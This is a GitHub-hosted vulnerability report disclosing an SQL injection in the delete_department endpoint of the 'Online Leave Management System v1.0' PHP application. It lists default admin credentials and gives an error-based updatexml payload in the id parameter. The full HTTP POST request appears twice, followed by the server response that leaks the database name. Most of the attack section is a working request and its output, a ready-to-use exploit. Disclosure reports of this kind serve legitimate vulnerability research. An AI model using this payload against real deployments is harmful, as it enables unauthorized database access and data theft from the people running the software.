Cvedig / Bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

Bug_report / vendors / oretnom23 / online-leave-management-system / SQLi-1.md

Cvedig Create SQLi-1.md History

1 contributor

47 lines (33 sloc) | 1.48 KB

Online Leave Management System v1.0 by oretnom23 has SQL injection

BUG_Author: Yuanbolin

Login account: admin/admin123 (Super Admin account)

vendors: https://www.sourcecodester.com/php/14910/online-leave-management-system-php-free-source-code.html

The program is built using the xmapp-php8.1 version

First create a table in the database

```
CREATE TABLE `department_ist` (
  `id` int(11) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
COMMIT;
```

Vulnerability File: /leave_system/classes/Master.php?f=delete_department


Vulnerability location: /leave_system/classes/Master.php?f=delete_department,id

dbname=leave_db,length=8

[+] Payload: id=3' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ // Leak place ---> id

```
POST /leave_system/classes/Master.php?f=delete_department HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/leave_system/admin/?page=maintenance/department
Content-Length: 65
Cookie: PHPSESSID=a58hbbkeelngug4ek0dssb0rb5
Connection: close

id=3' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+
```



```
POST /leave_system/classes/Master.php?f=delete_department HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/leave_system/admin/?page=maintenance/department
Content-Length: 65
Cookie: PHPSESSID=a58hbbkeelngug4ek0dssb0rb5
Connection: close

id=3' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+
```

```
HTTP/1.1 200 OK
Date: Tue, 09 Aug 2022 11:22:31 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 62
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"failed","error":"XPATH syntax error: '~leave_db~'"}
```